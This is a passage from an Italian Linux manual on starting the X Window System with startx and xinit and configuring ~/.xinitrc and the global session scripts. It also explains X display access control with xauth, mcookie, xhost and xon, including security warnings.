Nella sezione precedente si è visto che è possibile avviare il servente X attraverso '**`xinit`**'. Questo modo potrebbe però risultare scomodo quando si ha la necessità di utilizzare sistematicamente determinati attributi. Il sistema grafico dovrebbe essere avviato attraverso lo script '**`startx`**', che è predisposto per '**`xinit`**' nel modo più adatto alle esigenze particolari del proprio sistema.

Di solito le distribuzioni GNU forniscono uno script adattato alla loro impostazione, oppure in futuro, lo stesso programma di configurazione di X potrebbe predisporre da solo questo file. In ogni caso, l'amministratore del sistema dovrebbe rivedere questo script ed eventualmente ritoccarlo.

La sintassi di '**`startx`**', quando si tratta di una versione aderente all'impostazione originale di X, è praticamente uguale a quella di '**`xinit`**'.

`startx` [[*cliente*] *opzioni*] [`--` [*servente*] *opzioni*]

'**`startx`**' offre però la possibilità di predisporre delle opzioni predefinite per cliente e servente.

```
#!/bin/sh

# $Xorg: startx.cpp,v 1.3 2000/08/17 19:54:29 cpqbld Exp $
#
# This is just a sample implementation of a slightly less primitive
# interface than xinit.  It looks for user .xinitrc and .xserverrc
# files, then system xinitrc and xserverrc files, else lets xinit choose
# its default.  The system xinitrc should probably do things like check
# for .Xresources files and merge them in, startup up a window manager,
# and pop a clock and serveral xterms.
#
# Site administrators are STRONGLY urged to write nicer versions.
#
# $XFree86: xc/programs/xinit/startx.cpp,v 3.7 2001/04/19 15:08:32 dawes Exp $

userclientrc=$HOME/.xinitrc
userserverrc=$HOME/.xserverrc
sysclientrc=/usr/X11R6/lib/X11/xinit/xinitrc
sysserverrc=/usr/X11R6/lib/X11/xinit/xserverrc
defaultclient=/usr/X11R6/bin/xterm
defaultserver=/usr/X11R6/bin/X
defaultclientargs=""
defaultserverargs=""
clientargs=""
serverargs=""

if [ -f $userclientrc ]; then
    defaultclientargs=$userclientrc
elif [ -f $sysclientrc ]; then
    defaultclientargs=$sysclientrc
fi

if [ -f $userserverrc ]; then
    defaultserverargs=$userserverrc
elif [ -f $sysserverrc ]; then
    defaultserverargs=$sysserverrc
fi

whoseargs="client"
while [ x"$1" != x ]; do
    case "$1" in
# extraneous null string required to keep cpp from treating "/*" as a C comment
    /''*|\.*)
        if [ "$whoseargs" = "client" -a x"$clientargs" = x ]; then
```

```
            client="$1"
        elif [ x"$serverargs" = x ]; then
            server="$1"
        fi
        ;;
    --)
        whoseargs="server"
        ;;
    *)
        if [ "$whoseargs" = "client" ]; then
            clientargs="$clientargs $1"
        else
            # display must be the FIRST server argument
            if [ x"$serverargs" = x ] && expr "$1" : '^:[0-9]\+$' > /dev/null 2>&1; then
                display=$1
            else
                serverargs="$serverargs $1"
            fi
        fi
        ;;
    esac
    shift
done

# process client arguments
if [ x"$client" = x ]; then
    # if no client arguments either, use rc file instead
    if [ x"$clientargs" = x ]; then
        if [ -f $userclientrc ]; then
            client=$userclientrc
        elif [ -f $sysclientrc ]; then
            client=$sysclientrc
        fi
    else
        client=$defaultclient
    fi
fi

# process server arguments
if [ x"$server" = x ]; then
    # if no server arguments or display either, use rc file instead
    if [ x"$serverargs" = x -a x"$display" = x ]; then
        if [ -f $userserverrc ]; then
            server=$userserverrc
        elif [ -f $sysserverrc ]; then
            server=$sysserverrc
        fi
    else
        server=$defaultserver
    fi
fi

if [ x"$XAUTHORITY" = x ]; then
    export XAUTHORITY=$HOME/.Xauthority
fi

removelist=

# set up default Xauth info for this machine

authdisplay=${display:-:0}
mcookie=`mcookie`
for displayname in $authdisplay `hostname -f`$authdisplay; do
    if ! xauth list "$displayname" | grep "$displayname " >/dev/null 2>&1; then
        xauth add $displayname . $mcookie
        removelist="$displayname $removelist"
    fi
done

xinit $client $clientargs -- $server $display $serverargs

if [ x"$removelist" != x ]; then
    xauth remove $removelist
fi
```

```
if command -v deallocvt > /dev/null 2>&1; then
    deallocvt
fi
```

Nell'esempio appena visto, sarebbe sufficiente modificare le prime righe per definire delle opzioni predefinite, attribuendo un valore alle variabili '**`clientargs`**' e '**`serverargs`**'. La prima si riferisce alle opzioni per il cliente, la seconda per quelle del servente.

Per esempio, volendo avviare il servente, attraverso '**`startx`**', con una risoluzione di 16 bit/pixel, basterebbe modificare le prime righe come nell'esempio seguente, in modo da fornire al servente l'opzione '**`-depth 16`**'.

```
userclientrc=$HOME/.xinitrc
userserverrc=$HOME/.xserverrc
sysclientrc=/usr/X11R6/lib/X11/xinit/xinitrc
sysserverrc=/usr/X11R6/lib/X11/xinit/xserverrc
defaultclient=/usr/X11R6/bin/xterm
defaultserver=/usr/X11R6/bin/X
defaultclientargs=""
defaultserverargs=""
clientargs=""
serverargs="-depth 16"
```

Tuttavia, si scorge facilmente la possibilità di usare dei file di configurazione generali per tutto il sistema,

```
sysclientrc=/usr/X11R6/lib/X11/xinit/xinitrc
sysserverrc=/usr/X11R6/lib/X11/xinit/xserverrc
```

Pertanto, la possibilità di modificare direttamente lo script è da considerare solo come ultima risorsa.

Se il funzionamento dello script indicato come esempio non dovesse risultare chiaro, ecco in breve la descrizione delle varie fasi in esso contenute.

1. Vengono definite delle variabili per le impostazioni predefinite.
2. Si determina quale script utilizzare per l'avvio dei programmi clienti e quale per l'avvio del servente.
3. Nel ciclo '**`while`**', vengono scanditi gli eventuali argomenti utilizzati per avviare '**`startx`**'; se ne vengono trovati, questi prendono il sopravvento su quelli predefiniti.
4. Se ci sono argomenti vengono utilizzati, altrimenti si fa riferimento al contenuto dei file di configurazione.
5. Se non è definita la variabile di ambiente '**`XAUTHORITY`**', questa viene creata inserendovi il contenuto del file '`~/.Xauthority`'.
6. Definisce l'autorizzazione all'accesso alla stazione grafica (*display*) attraverso una stringa generata in modo casuale, con il programma '**`mcookie`**'.
7. Avvia '**`xinit`**' con gli argomenti determinati in base all'elaborazione precedente.
8. Al termine del funzionamento di '**`xinit`**', elimina l'autorizzazione concessa precedentemente.
9. Infine, viene liberata la memoria usata per l'utilizzo della console virtuale in cui si era collocato il sistema grafico.

Da quanto visto finora, si può intuire l'importanza dello script '`~/.xinitrc`'. È il mezzo attraverso cui avviare più programmi clienti, ma non solo: esistono programmi che hanno lo scopo di

configurare alcune impostazioni del servente X e questo è l'unico posto comodo per metterli in esecuzione in modo automatico. Un esempio di questi programmi è '**xset**'.

Supponendo di avere avviato '**startx**' senza argomenti, si dovrebbe ottenere uno schema simile a quello seguente:

```
...---startx---xinit-+-XFree86
                     '-twm
```

Come si può osservare, rispetto allo stesso esempio visto nella sezione precedente, si ha '**startx**' che avvia '**xinit**', il quale poi provvede al resto.

95.1.3 ~/.xinitrc

Questo script è quello predefinito per l'avvio dei primi programmi clienti di un servente X avviato attraverso il programma '**xinit**'.

Per preparare il proprio script personalizzato si può partire da quello predefinito della distribuzione GNU che dovrebbe trovarsi all'interno di '`/usr/X11R6/lib/X11/xinit/`' (oppure '`/etc/X11/xinit/`'). Basta copiarlo nella propria directory personale e cambiargli nome facendolo diventare '`~/.xinitrc`'.

La preparazione di questo script è molto importante, se non altro perché permette di definire il tipo di gestore di finestre che si vuole utilizzare.

Un tempo, il file predefinito era piuttosto complesso, includendo la procedura di autorizzazione all'accesso per la stazione grafica. Recentemente le cose sono cambiate e il problema di questa autorizzazione è stato spostato nello script '**startx**'. Pertanto, se verso la fine del file si incontra un commento del tipo '**# start some nice programs**', si possono aggiungere dei comandi solo dopo quel punto; diversamente, se il file non contiene nulla di particolare, lo si può semplicemente scrivere da zero. L'esempio seguente si riferisce a un'impostazione recente, in cui il file '`~/.xinitrc`' può limitarsi a contenere solo ciò che serve direttamente all'utente finale:

```
#!/bin/sh
xsetroot -solid SteelBlue
exec twm
```

Il programma '**xsetroot**' definisce lo sfondo, in questo caso solo un colore, quindi termina immediatamente l'esecuzione. Il programma '**twm**' è il gestore di finestre (*window manager*) da avviare; in particolare si usa il comando '**exec**' allo scopo di rimpiazzare la shell. Eventualmente, prima di avviare il gestore di finestre si possono indicare altri programmi che si vuole siano già pronti in esecuzione quando si avvia il servente. Per esempio, volendo avviare '**xclock**' basterebbe modificare le ultime righe come segue:

```
# start some nice programs
xsetroot -solid SteelBlue
xclock -geometry +0+0 &
exec twm
```

In questo caso, '**xclock**' viene avviato sullo sfondo perché altrimenti, a differenza di '**xsetroot**', rimarrebbe in funzione fino al ricevimento di un segnale di interruzione, impedendo così l'avvio del gestore di finestre fino al termine del suo funzionamento.[2]

Si deve ricordare che si tratta di uno script, pertanto occorre che gli siano attribuiti i permessi necessari di esecuzione.

[2] In questo caso, dal momento che '**twm**' viene avviato rimpiazzando la shell, risulta che il processo di '**xclock**' dipende proprio da '**twm**'.

95.1.4 Configurazione globale e sequenza di script

Quando si vuole fare in modo che un sistema sia in grado di mettere in funzione il sistema grafico X senza costringere gli utenti a predisporre la loro personalizzazione tramite il file '~/.xinitrc', si deve essere in grado di risalire alla configurazione generale. In questo senso, ogni distribuzione GNU potrebbe avere una propria politica e questo rischia di complicare le cose. Qui viene proposta una situazione, ma in pratica ognuno dovrà rifare una propria ricerca.

Si parte dallo script '**startx**' per determinare la collocazione dei file di configurazione predefiniti:

```
userclientrc=$HOME/.xinitrc
userserverrc=$HOME/.xserverrc
sysclientrc=/usr/X11R6/lib/X11/xinit/xinitrc
sysserverrc=/usr/X11R6/lib/X11/xinit/xserverrc
defaultclient=/usr/X11R6/bin/xterm
defaultserver=/usr/X11R6/bin/X
```

In questo caso, si intende intuitivamente che:

- lo script da usare per avviare i programmi cliente, secondo le impostazioni degli utenti, è '~/.xinitrc', mentre quello che stabilisce quale sia il programma servente è '~/.xserverrc';
- in mancanza degli script degli utenti, si usano '/usr/X11R6/lib/X11/xinit/xinitrc' e '/usr/X11R6/lib/X11/xinit/xserverrc' rispettivamente;
- in mancanza anche di questi file, si avvia semplicemente il programma '**xterm**' come cliente e il programma '**X**' come servente.

Tuttavia, dal momento che gli script '/usr/X11R6/lib/X11/xinit/xinitrc' e '/usr/X11R6/lib/X11/xinit/xserverrc' servono in pratica alla configurazione del sistema grafico, è normale che la loro collocazione reale sia invece nella directory '/etc/X11/xinit/', dove i nomi di origine corrispondono soltanto a dei collegamenti simbolici. Nello stesso modo, il file '/usr/X11R6/bin/X' che rappresenta il servente predefinito, dovrebbe essere un programma che si limita ad avviare a sua volta il file '/etc/X11/X', che a sua volta dovrebbe essere un altro collegamento simbolico che punta all'eseguibile corretto (di solito '/usr/X11R6/bin/XFree86').

Giunti a questo punto conviene dare un'occhiata file '/usr/X11R6/lib/X11/xinit/xinitrc' e '/usr/X11R6/lib/X11/xinit/xserverrc', ovvero a '/etc/x11/xinit/xinitrc' e '/etc/X11/xinit/xserverrc'. Il file 'xinitrc' potrebbe presentarsi così:

```
#!/bin/sh
# $Xorg: xinitrc.cpp,v 1.3 2000/08/17 19:54:30 cpqbld Exp $

# /etc/X11/xinit/xinitrc
#
# global xinitrc file, used by all X sessions started by xinit (startx)

# invoke global X session script
. /etc/X11/Xsession
```

In questo caso, si vede che viene letto il contenuto del file '/etc/X11/Xsession' e trattato come una prosecuzione dello script stesso. Attraverso questo script ulteriore, si fanno poi una serie di altre operazioni, con cui si configura in pratica ciò che viene così definito come *sessione*.

Il sistema grafico X può essere usato senza doversi prendere cura della configurazione della sessione. In pratica, si ottiene questo usando il file '`~/.xinitrc`' personalizzato, perché in tal modo si esclude l'uso dello script '**`xinitrc`**' globale, senza il quale non si attiva lo script '**`Xsession`**'. Tuttavia, se si vogliono usare convenientemente quelli che sono definiti come *gestori di sessione*[a] (si collocano al di sopra dei comuni gestori di finestre), non si può evitare il passaggio per lo script '**`Xsession`**'.

[a] Per esempio Gnome o KDE.

Senza entrare nel dettaglio dello script '**`Xsession`**', vale la pena di annotare che questo, se lo trova, utilizza anche il file '`~/.Xsession`', nel caso un utente volesse definire l'utilizzo di un gestori di sessione diverso da quello predefinito.

Volendo dare un'occhiata allo script '**`xserverrc`**', si potrebbe trovare un contenuto simile a quello seguente:

```
#!/bin/sh
exec /usr/bin/X11/X -dpi 100 -nolisten tcp
```

In pratica, si avvia il file '`/usr/bin/X11/X`' ('`/usr/X11R6/bin/X`'), che, come già descritto, dovrebbe corrispondere in pratica a un collegamento simbolico riferito a '`/etc/X11/X`', il quale, a sua volta, dovrebbe essere un collegamento che punta al servente adatto per il proprio elaboratore.

In questo caso particolare, si vede che, per motivi di sicurezza, sono inibite espressamente le comunicazioni di rete attraverso il protocollo TCP/IP, con l'opzione '**`-nolisten tcp`**'. Pertanto, un utente che volesse abilitarle, dovrebbe scrivere il proprio file '`~/.xserverrc`', senza l'uso di questa opzione.

95.2 Privilegi per il funzionamento di un servente grafico

Esiste un particolare importante a proposito del funzionamento di un servente: per poter svolgere il suo compito deve poter accedere a certe risorse disponendo di privilegi adeguati. Perché ciò avvenga e sia consentito l'uso da parte di utenti comuni, è necessario che l'eseguibile che lo rappresenta abbia i permessi necessari a renderlo capace di questo. In pratica deve appartenere all'utente '**`root`**' e avere il bit SUID attivo (SUID-root). Generalmente, il file '`/usr/X11R6/bin/X`' è un programma che ottiene tali privilegi e si occupa di avviare il collegamento '`/etc/X11/X`'. L'esempio seguente mostra i permessi di questo file:

$ **`ls -l /usr/X11R6/bin/X`**[*Invio*]

```
-rwsr-sr-x    1 root     root          7400 gen 29 18:35 /usr/X11R6/bin/X
```

In questo modo, l'utente comune non può avviare direttamente l'eseguibile del servente grafico che preferisce, ma deve limitarsi a usare '**`X`**'.

95.3 Stazioni grafiche virtuali multiple

XFree86 può gestire più di una stazione grafica virtuale simultaneamente, con una modalità d'uso simile a quella delle console virtuali di GNU/Linux. In pratica, è possibile avviare diversi serventi X a cui si abbina un numero di stazione grafica differente. Dal momento che si tratta sempre della stessa macchina fisica, la configurazione non cambia.

> L'avvio di più stazioni grafiche virtuali può creare dei problemi con il mouse se il dispositivo corrispondente non consente la lettura simultanea da parte di più processi. Questo è sempre lo stesso problema legato ai mouse bus e si può risolvere utilizzando il demone '**`gpm`**' con l'opzione '**`-R`**', facendo poi in modo che XFree86 utilizzi il dispositivo '`/dev/gpmdata`'.

Come è stato descritto nelle sezioni precedenti, il sistema grafico viene avviato generalmente attraverso lo script '**`startx`**', o eventualmente richiamando direttamente il programma '**`xinit`**'. Quando non si specificano opzioni particolari, si intende voler avviare il servente X utilizzando la stazione grafica '**`:0`**'. In un sistema GNU/Linux, ciò si traduce in pratica nell'utilizzo della posizione corrispondente alla prima console virtuale disponibile, che di solito è la settima.

Se si vogliono avviare altri serventi X, occorre specificare un diverso numero di stazione grafica, cosa che serve solo a distinguerle. Così, ogni nuovo servente avviato utilizzerà una posizione corrispondente alla prima console virtuale rimasta libera. In pratica, [*Ctrl+Alt+F7*] dovrebbe permettere di raggiungere la prima di queste stazioni grafiche virtuali, [*Ctrl+Alt+F8*] la successiva e così di seguito.

Semplificando quanto mostrato nelle sezioni precedenti, a proposito di '**`xinit`**' e di '**`startx`**', si può fare riferimento alla sintassi seguente per avviare un servente X.

`xinit --` [*stazione_grafica*] [*opzioni*]

`startx --` [*stazione_grafica*] [*opzioni*]

Dopo i due trattini di separazione della parte cliente da quella servente, è possibile indicare il numero della stazione grafica, e subito dopo si possono indicare altre opzioni.

Di solito, si avvia '**`startx`**' (e meno frequentemente si avvia direttamente '**`xinit`**') senza indicare alcuna stazione grafica, facendo riferimento implicitamente al numero '**`:0`**'. Dopo averne avviato uno con questo numero, non ne possono essere avviati altri con lo stesso, quindi, se si vogliono gestire più serventi contemporaneamente, occorre definire la stazione grafica.

```
$ startx -- :1
```

L'esempio mostrato avvia una copia del servente X utilizzando la stazione grafica '**`:1`**'.

Ci possono essere dei motivi per avviare diversi serventi X simultaneamente; per esempio per avere due o più sessioni funzionanti in qualità di utenti differenti, oppure per poter confrontare il funzionamento in presenza di diverse opzioni del servente, come nel caso seguente, dove si specifica una profondità di colori di 16 bit.

```
$ startx -- :2 -depth 16
```

È importante tenere a mente che le opzioni del servente, che nell'esempio sono costituite solo da '**`-depth 16`**', vanno poste dopo l'indicazione della stazione grafica.

95.4 Definizione dello schermo

Per l'utilizzo normale che si può fare di X non è necessario doversi rendere conto che ogni programma cliente deve specificare lo schermo su cui vuole apparire. Infatti, viene definita automaticamente la variabile di ambiente '**`DISPLAY`**' contenente le coordinate dello schermo predefinito. Modificando eventualmente il contenuto di questa variabile, si cambia l'indicazione dello schermo predefinito per i programmi che verranno avviati ricevendo quel valore.

Generalmente è possibile informare un programma dello schermo su cui questo deve apparire attraverso un argomento standard, '**`-display`**', descritto nel capitolo 101.

95.5 Accedere allo schermo

Quando si esegue una sessione TELNET, o qualunque altra cosa che permetta di accedere a un sistema remoto, si avvia una procedura di accesso su un altro elaboratore, utilizzando il proprio come terminale o console remota. Quando si utilizza un servente X è possibile condividere lo schermo del proprio monitor. Per farlo occorre autorizzare l'utilizzo del proprio schermo all'elaboratore remoto. Si osservi il comando seguente:

```
tizio@dinkel.brot.dg:~$ xterm -display :0 &
```

Si tratta dell'utente '**`tizio`**', che dall'elaboratore *`dinkel.brot.dg`* intende avviare il programma '**`xterm`**' utilizzando lo schermo '**`:0`**' presso il suo stesso elaboratore locale. Si osservi anche che se l'utente in questione avvia questo comando da una finestra di terminale che si trova già a funzionare sullo schermo '**`:0`**', il comando

```
tizio@dinkel.brot.dg:~$ xterm &
```

significherebbe la stessa cosa, in quanto l'informazione sullo schermo verrebbe ottenuta dalla variabile di ambiente '**`DISPLAY`**', senza bisogno di utilizzare l'opzione '**`-display`**'.

Questo comando avvia '**`xterm`**', il quale tenta di connettersi con il servente X che gestisce lo schermo locale '**`:0.0`**' (abbreviato con '**`:0`**'), allo scopo di poterlo utilizzare: se il servente X si rifiuta, '**`xterm`**' deve rinunciare.

> L'autorizzazione ad accedere allo schermo deve essere definita anche per lo stesso utente che ha avviato il servente X; tuttavia, questa autorizzazione viene predisposta inizialmente in modo automatico, attraverso '**`startx`**', oppure uno degli altri script coinvolti.

L'autorizzazione all'utilizzo del proprio schermo grafico da parte di programmi in esecuzione su altri elaboratori connessi in rete può avvenire semplicemente in base a un elenco di indirizzi autorizzati, oppure attraverso altre forme di riconoscimento. Qui vengono spiegati solo i modi più semplici e meno sicuri; per avere una visione completa delle possibilità si devono consultare le pagine di manuale *X(1)*, *xauth(1)* e *Xsecurity(1)*.

> È importante non sottovalutare il pericolo di un accesso indesiderato al proprio servente X, in quanto un aggressore preparato può sfruttare questa possibilità per arrivare anche a utilizzare la tastiera. In pratica, un aggressore potrebbe fare tutto quello che gli concedono i privilegi con cui è stato avviato il servente X.

Il metodo più semplice in assoluto per concedere l'accesso al servente X è quello di stabilire attraverso il comando '**`xhost`**' quali sono gli elaboratori che possono accedere. Questo significa

implicitamente che tutti gli utenti di questi elaboratori possono accedere. Volendo distinguere tra gli utenti, occorre utilizzare almeno il metodo delle chiavi in chiaro ('**`MIT-MAGIC-COOKIE-1`**').

Per attuare in pratica questo secondo meccanismo, viene utilizzato un file di configurazione personale, '`~/.Xauthority`', nel quale sono elencati degli indirizzi di serventi X e le chiavi di accesso relative. Questo file non è leggibile direttamente; tuttavia, a titolo di esempio, potrebbe contenere le informazioni seguenti, che si riferiscono all'utente '**`tizio`**' presso il solito elaboratore *`dinkel.brot.dg`*:

```
dinkel/unix:0  MIT-MAGIC-COOKIE-1  0f207ef0f71e2490b0648c26ed4f3e41
dinkel.brot.dg:0  MIT-MAGIC-COOKIE-1  0f207ef0f71e2490b0648c26ed4f3e41
```

Questo contenuto determina che il servente X, avviato dall'utente a cui appartiene questo file, accetta connessioni locali (attraverso un socket di dominio Unix) e connessioni remote, attraverso la tecnica del '**`MIT-MAGIC-COOKIE-1`**', quando chi accede fornisce la chiave di riconoscimento '**`0f207ef0f71e2490b0648c26ed4f3e41`**'. In questo caso, la chiave è la stessa, sia per le connessioni locali che per quelle attraverso la rete, ma potrebbero essere diverse; quello che conta è che il cliente sia in grado di fornire la chiave giusta in base al tipo di connessione che effettua con il servente.

Per fare in modo che il cliente sappia quale chiave utilizzare, occorre che l'utente che tenta di accedere al servente X abbia un file '`~/.Xauthority`' contenente un record adatto. In pratica, se l'utente '**`caio`**' vuole accedere, deve avere il record

```
dinkel/unix:0  MIT-MAGIC-COOKIE-1  0f207ef0f71e2490b0648c26ed4f3e41
```

nel caso questo avvenga nell'ambito dello stesso elaboratore locale, oppure il record

```
dinkel.brot.dg:0  MIT-MAGIC-COOKIE-1  0f207ef0f71e2490b0648c26ed4f3e41
```

nel caso debba accedere da un altro elaboratore.

> Lo stesso utente che ha avviato il servente X deve essere autorizzato, attraverso il proprio file '`~/.Xauthority`' che serve per questo scopo, imponendo agli altri la chiave di accesso.

Si può comprendere meglio il meccanismo della chiave di riconoscimento '**`MIT-MAGIC-COOKIE-1`**', solo se si pensa allo scopo che ha: una persona può avere la possibilità di accedere a più elaboratori di una stessa rete locale, ma le utenze relative potrebbero anche corrispondere a nominativi-utente distinti, a seconda dell'elaboratore. Questa persona può avere la necessità di accedere a uno di questi elaboratori, attraverso la rete, avviando lì un programma che però deve apparire presso la stazione da cui sta operando. In altri termini, quando c'è la necessità di avviare un programma che deve apparire sullo schermo di un altro elaboratore, di solito si tratta di utenze che appartengono alla stessa persona fisica; in questo senso non c'è nulla di strano se tutte queste utenze condividono la stessa chiave.

> Per la precisione, nel caso di due utenti che appartengono allo stesso elaboratore, il record che descrive la chiave di accesso locale deve essere identico per entrambi. Di conseguenza, la condivisione di questo implica che il servente X avviato da uno di questi due è anche accessibile dall'altro.

Dal momento che il file '`~/.Xauthority`' non è un file di testo normale, per accedervi, si utilizza generalmente il programma '**`xauth`**'.

95.5.1 $ xauth

```
xauth [opzioni] [comando argomento ...]
```

'**xauth**' è il programma necessario per poter accedere alle informazioni contenute nei file di autorizzazione, normalmente '~/.Xauthority', per poterle modificare. Per la maggior parte delle situazioni, '**xauth**' non ha bisogno di contattare il servente X.

'**xauth**' interviene in base a dei comandi, che gli possono essere impartiti come argomenti della stessa riga di comando, nella parte finale, oppure in modo interattivo, attraverso l'invito seguente:

```
xauth>
```

Spesso, i comandi richiedono l'indicazione di un file. In quella occasione, se si utilizza un trattino singolo ('**-**'), questo viene inteso come lo standard input, oppure lo standard output, a seconda del contesto.

Alcune opzioni

```
-f file_di_autorizzazione
```

Permette di accedere a un file di autorizzazioni differente da quello standard, che di solito è '~/.Xauthority'.

```
-b
```

L'accesso al file delle autorizzazioni è regolato attraverso un file di lock, che alle volte potrebbe rimanere presente senza che ce ne sia più bisogno. Eccezionalmente e con prudenza, si può utilizzare questa opzione per forzare il blocco ed eliminare il file di lock relativo.

Alcuni comandi

I comandi di '**xauth**' possono essere impartiti in modo interattivo, oppure possono essere indicati come argomenti finali della riga di comando di '**xauth**'.

```
add stazione_grafica protocollo chiave_esadecimale
```

Questo comando serve ad aggiungere manualmente un record nel file di autorizzazione. Deve essere specificata: la stazione grafica, ovvero un indirizzo che non arriva a specificare anche lo schermo (in caso contrario questa informazione viene ignorata semplicemente); il tipo di protocollo, che può anche essere abbreviato con un punto singolo ('**.**'), nel caso si tratti del tipo '**MIT-MAGIC-COOKIE-1**'; la chiave esadecimale, ovvero una stringa composta da un numero pari di cifre esadecimali, senza alcun prefisso.

```
list [stazione_grafica ...]
```

Permette di visualizzare i record del file di autorizzazione, limitandosi alle stazioni grafiche indicate. Se queste non sono specificate, il comando mostra l'elenco completo.

```
info
```

Permette di conoscere alcune informazioni generali sul file di autorizzazione.

```
extract file [stazione_grafica ...]
```

```
nextract file stazione_grafica ...
```

Questo comando permette di estrarre alcuni record dal file delle autorizzazioni, corrispondenti alle stazioni grafiche indicate. Il risultato viene accumulato nel file indicato come primo argomento di questo comando. Nel primo caso, con '**extract**', le informazioni vengono memorizzate in forma binaria, mentre nel secondo, con '**nextract**', queste informazioni sono convertite in forma testuale.

```
merge file
```

```
nmerge file
```

Questo comando consente di acquisire nel file di autorizzazione i record contenuti nel file indicato. Questi record vanno a sostituire quelli corrispondenti, riferiti alle stesse stazioni grafiche che dovessero essere già presenti nel proprio file di autorizzazione. Anche in questo caso vale la differenza per cui '**`merge`**' si aspetta di attingere i record da un file binario, mentre '**`nmerge`**' utilizza un file di testo normale.

`remove` *stazione_grafica* ...

Elimina i record specificati attraverso l'indicazione delle stazioni grafiche relative.

`exit`
`quit`

Questi due comandi riguardano il funzionamento interattivo di '**`xauth`**'. Con '**`exit`**' viene concluso il funzionamento del programma, salvando le modifiche; con '**`quit`**', si ottiene una conclusione senza salvare.

Esempi

```
tizio@dinkel.brot.dg:~$ xauth add :0 . 12345678
```

L'utente aggiunge, o modifica, il record di autorizzazione riferito all'accesso locale, specificando per questo il protocollo '**`MIT-MAGIC-COOKIE-1`**' in modo predefinito, attraverso il punto, indicando una stringa esadecimale molto semplice: 12345678_{16}.

```
tizio@dinkel.brot.dg:~$ extract /tmp/prova :0
```

Estrae una copia del record di autorizzazione all'accesso locale e la salva nel file '`/tmp/prova`'.

```
caio@dinkel.brot.dg:~$ merge /tmp/prova :0
```

Un altro utente, si appropria dei record contenuti nel file '`/etc/prova`'.

```
tizio@roggen.brot.dg:~$ xauth extract - $DISPLAY; | ↩
↪rsh dinkel.brot.dg xauth merge -
```

L'utente '**`tizio`**' che sta utilizzando l'elaboratore *`roggen.brot.dg`* ottiene attraverso '**`rsh`**' di aggiungere al proprio file di autorizzazione remoto, quello presso la sua utenza corrispondente nell'elaboratore *`dinkel.brot.dg`*, il record riferito al servente X che sta utilizzando in quel momento. In altri termini, fa in modo di poter avviare dei programmi presso l'elaboratore remoto, utilizzando la stazione grafica su cui si trova. Si osservi l'uso della variabile di ambiente '**`DISPLAY`**' per ottenere l'indicazione precisa dello schermo che sta utilizzando e anche l'uso del trattino per collegare i due programmi attraverso i flussi standard.

95.5.2 $ mcookie

`mcookie`

'**`mcookie`**' è un programma molto semplice, il cui scopo è quello di generare un numero esadecimale, più o meno casuale, convertito in stringa, che viene emesso attraverso lo standard output. La sua utilità sta solo nel facilitare la generazione di chiavi per il sistema di autorizzazione. In pratica, la situazione più comune in cui viene utilizzato è il comando seguente:

```
$ xauth add :0 . `mcookie`
```

In pratica, ci si risparmia di decidere la chiave.

95.5.3 Riepilogo sull'utilizzo del file di autorizzazione

Il file di autorizzazione è composto da record contenenti tre informazioni: la stazione grafica (senza il dettaglio dello schermo); il nome di un protocollo di autenticazione; una chiave, il cui significato varia a seconda del tipo di protocollo utilizzato.

È importante sottolineare che può esistere un solo record per stazione grafica, per cui, ogni volta che si aggiunge un record per una certa stazione, questo va a sostituire un altro record eventuale riferito alla stessa stazione.

In generale, si distingue tra la stazione grafica locale, a cui si accede senza passare per la rete, e le stazioni grafiche remote, che contengono anche l'indicazione del nome del nodo. Tra le stazioni remote ci può essere anche quella locale, indicata secondo il punto di vista della rete.

Perché possa avvenire una connessione tra un programma cliente e un servente X, è necessario che il record di autorizzazione a cui può accedere il cliente, riferito al servente X in questione, sia identico a quello corrispondente del servente X.

Il sistema di autorizzazione di X sembra fatto perché le chiavi siano cambiate spesso. In generale, si cerca di sistemare l'autorizzazione sempre solo nel momento in cui ne esiste il bisogno, ma subito dopo sarebbe bene cambiare la chiave di autorizzazione.

95.5.4 $ xhost

```
xhost [[+|-]nome...]
```

```
xhost [+|-]
```

'**`xhost`**' permette di aggiungere o togliere nomi dalla lista di elaboratori e utenti a cui è concesso di utilizzare lo schermo grafico, senza la richiesta di altre forme di autenticazione. Se non vengono utilizzati argomenti, '**`xhost`**' emette un messaggio informando sullo stato attuale del controllo degli accessi. I nomi indicati nella sintassi di '**`xhost`**' hanno una struttura particolare:

```
famiglia:indirizzo
```

in pratica, per le connessioni su reti IPv4 si utilizza la famiglia '**`inet`**'.

Le funzionalità di X non sono sempre presenti su tutte le piattaforme. In questo caso particolare, potrebbe darsi che non sia possibile regolare gli accessi ai singoli utenti.

Se si vuole concedere sistematicamente l'accesso a qualche nodo, conviene inserire i comandi necessari all'interno del file '`~/.xinitrc`' in modo che siano eseguiti ogni volta all'avvio del servente X.

Opzioni

```
+
```

L'accesso è consentito a tutti.

```
-
```

L'accesso è consentito solo agli elaboratori e agli utenti inclusi nell'elenco di quelli autorizzati.

```
[+]nome
```

Il nome indicato -- può trattarsi di un elaboratore o di un utente di un elaboratore -- è autorizzato a utilizzare lo schermo. Il segno '**`+`**' iniziale è facoltativo.

```
-nome
```

Il nome indicato -- può trattarsi di un elaboratore o di un utente di un elaboratore -- non è autorizzato a utilizzare lo schermo. Le connessioni in corso non vengono interrotte, ma le nuove connessioni vengono impedite.

Esempi

$ **xhost +**

Autorizza chiunque ad accedere.

$ **xhost -**

Limita la possibilità di accesso ai soli nomi inseriti nell'elenco di elaboratori e utenti autorizzati.

$ **xhost +inet:roggen.brot.dg**

Consente all'elaboratore *roggen.brot.dg* di accedere al servente grafico.

$ **xhost -inet:roggen.brot.dg**

Elimina l'elaboratore *roggen.brot.dg* dalla lista di quelli a cui è consentito accedere.

95.5.5 $ xon

xon *host_remoto* [*opzioni*] [*comando*]

'**xon**' esegue un comando in un elaboratore remoto attraverso '**rsh**', facendo in modo che venga utilizzato il servente X locale. Si tratta in pratica di un modo abbreviato per eseguire un'applicazione remota senza la necessità di utilizzare la solita opzione '**-display**'.[3]

Se attraverso gli attributi non viene indicato alcun comando da eseguire, '**xon**' tenta di avviare '**xterm -ls**', in pratica una sessione '**xterm**' di *login*.

'**xon**' è in grado di funzionare solo quando l'elaboratore remoto è configurato in modo da consentire le connessioni remote attraverso '**rsh**' senza richiedere alcun tipo di riconoscimento. Sotto questo aspetto, '**xon**' è limitato all'utilizzo nelle reti chiuse in cui esiste un serio rapporto di fiducia tra le persone che vi accedono.

Alcune opzioni

-access

